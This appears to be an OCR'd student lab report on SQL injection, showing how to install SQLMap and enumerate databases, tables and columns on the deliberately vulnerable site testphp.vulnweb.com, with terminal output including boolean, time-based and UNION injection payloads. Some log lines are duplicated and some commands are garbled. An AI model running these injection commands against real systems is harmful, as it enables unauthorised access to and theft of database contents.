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EXERCISE 2-A: SQL Injection using SQLMap in Kali Linux


I. AIM: To Prepare an experimental report along with your observations and inferences for SQL Injection using SQLMap in Kali Linux.

II. TOOLS REQUIRED:


1. Products: SQLMap
2. Internet browser: Google Chrome
3. Kali Liniux

III. STEP BY STEP PROCEDURE:


1. The user is advised to update their system by entering the command "sudo apt update".



2. Following the update, the user should run the command "sudo apt install sqlmap" to install SQLMap.



3. To find the database for the given link, the user should copy the URL "ht tp://testphp.vulnweb.com/artists.php?artist=1" and paste it into the terminal. Then, the user should use the sqlmap command by typing "sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 –dbs" and press enter. This will execute the command to find the database.



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it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
Y
for the remaining tests, do you want to include all tests for 'MySQL' extendi
ng provided level (1) and risk (1) values? [Y/n] y
[22:19:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:19:06] [INFO] GET parameter 'artist' appears to be 'AND boolean-based bli
nd - WHERE or HAVING clause' injectable (with --string="id")
[22:19:06] [INFO] testing 'Generic inline queries'
[22:19:07] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:19:07] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (BIGINT UNSIGNED)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
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root@kali: /home/namitmehrotra
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[22:19:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[22:19:08] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clau
se (GTID_SUBSET)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, OR
DER BY or GROUP BY clause (JSON_KEYS)'
[22:19:09] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING cl
ause (JSON_KEYS)'
[22:19:10] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[22:19:10] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (FLOOR)'
[22:19:11] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:11] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (EXTRACTVALUE)'
[22:19:12] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (UPDATEXML)'
[22:19:12] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (UPDATEXML)'
[22:19:13] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[22:19:13] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clau
se (FLOOR)'
[22:19:13] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLO
OR)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTR
ACTVALUE)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGI
NT UNSIGNED)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)
'
[22:19:14] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID
_SUBSET)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JS
ON_KEYS)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOO
R)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDA
TEXML)'
[22:19:14] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTR
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






4. After executing the previous command, the user can see that there are two databases available on the website. To find the database table, the user can use the command "sqlmap -u ht tp://testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables". This will display a list of tables available in the accurate database.




5. To find the tables and columns of the database for the given URL, follow these steps:

   a) Open the terminal.


   b) Type "sqlmap -u ht tp://testphp.vulnweb.com/artists.php?artist=1 -D acuart –column.s" and press enter.

   c) The command will execute, and the user will get the columns along with the name of the table.


root@kali: /home/namitmehrotra
File Actions Edit View Help
┌──(root㉿kali)-[/home/namitmehrotra]
└─# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -colu
mns
{1.7.2#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program
[*] starting @ 22:21:08 /2023-05-12/
[22:21:08] [INFO] resuming back-end DBMS 'mysql'
[22:21:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 1202=1202-- KKmm
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 1585 FROM (SELECT(SLEEP(5)))BooL)-- XtPg
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-1890 UNION ALL SELECT CONCAT(0×716b6b7871,0×705a79497450
45524a56476e45654467746f524e576846694764496e4674797963566f4f785a6966,0×71766b
7871),NULL,NULL-- -
[22:21:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ⩾ 5.0.12
[22:21:10] [INFO] fetching tables for database: 'acuart'
[22:21:10] [INFO] fetching columns for table 'featured' in database 'acuart'
[22:21:10] [INFO] fetching columns for table 'artists' in database 'acuart'


root@kali: /home/namitmehrotra
File Actions Edit View Help
[22:21:10] [INFO] fetching columns for table 'artists' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'pictures' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[22:21:11] [INFO] fetching columns for table 'categ' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'carts' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'users' in database 'acuart'
[22:21:12] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: featured
[2 columns]
Column	Type
feature_text	text
pic_id	int
Database: acuart
Table: artists
[3 columns]
Column	Type
adesc	text
aname	varchar(50)
artist_id	int
Database: acuart
Table: pictures
[8 columns]
Column	Type
a_id	int
cat_id	int
img	varchar(50)
pic_id	int
plong	text
price	int
pshort	mediumtext
title	varchar(100)


root@kali: /home/namitmehrotra
File Actions Edit View Help
Database: acuart
Table: guestbook
[3 columns]
Column	Type
mesaj	text
sender	varchar(150)
senttime	int
Database: acuart
Table: categ
[3 columns]
Column	Type
cat_id	int
cdesc	tinytext
cname	varchar(50)
Database: acuart
Table: carts
[3 columns]
Column	Type
cart_id	varchar(100)
item	int
price	int
Database: acuart
Table: users
[8 columns]
Column	Type
address	mediumtext
cart	varchar(100)

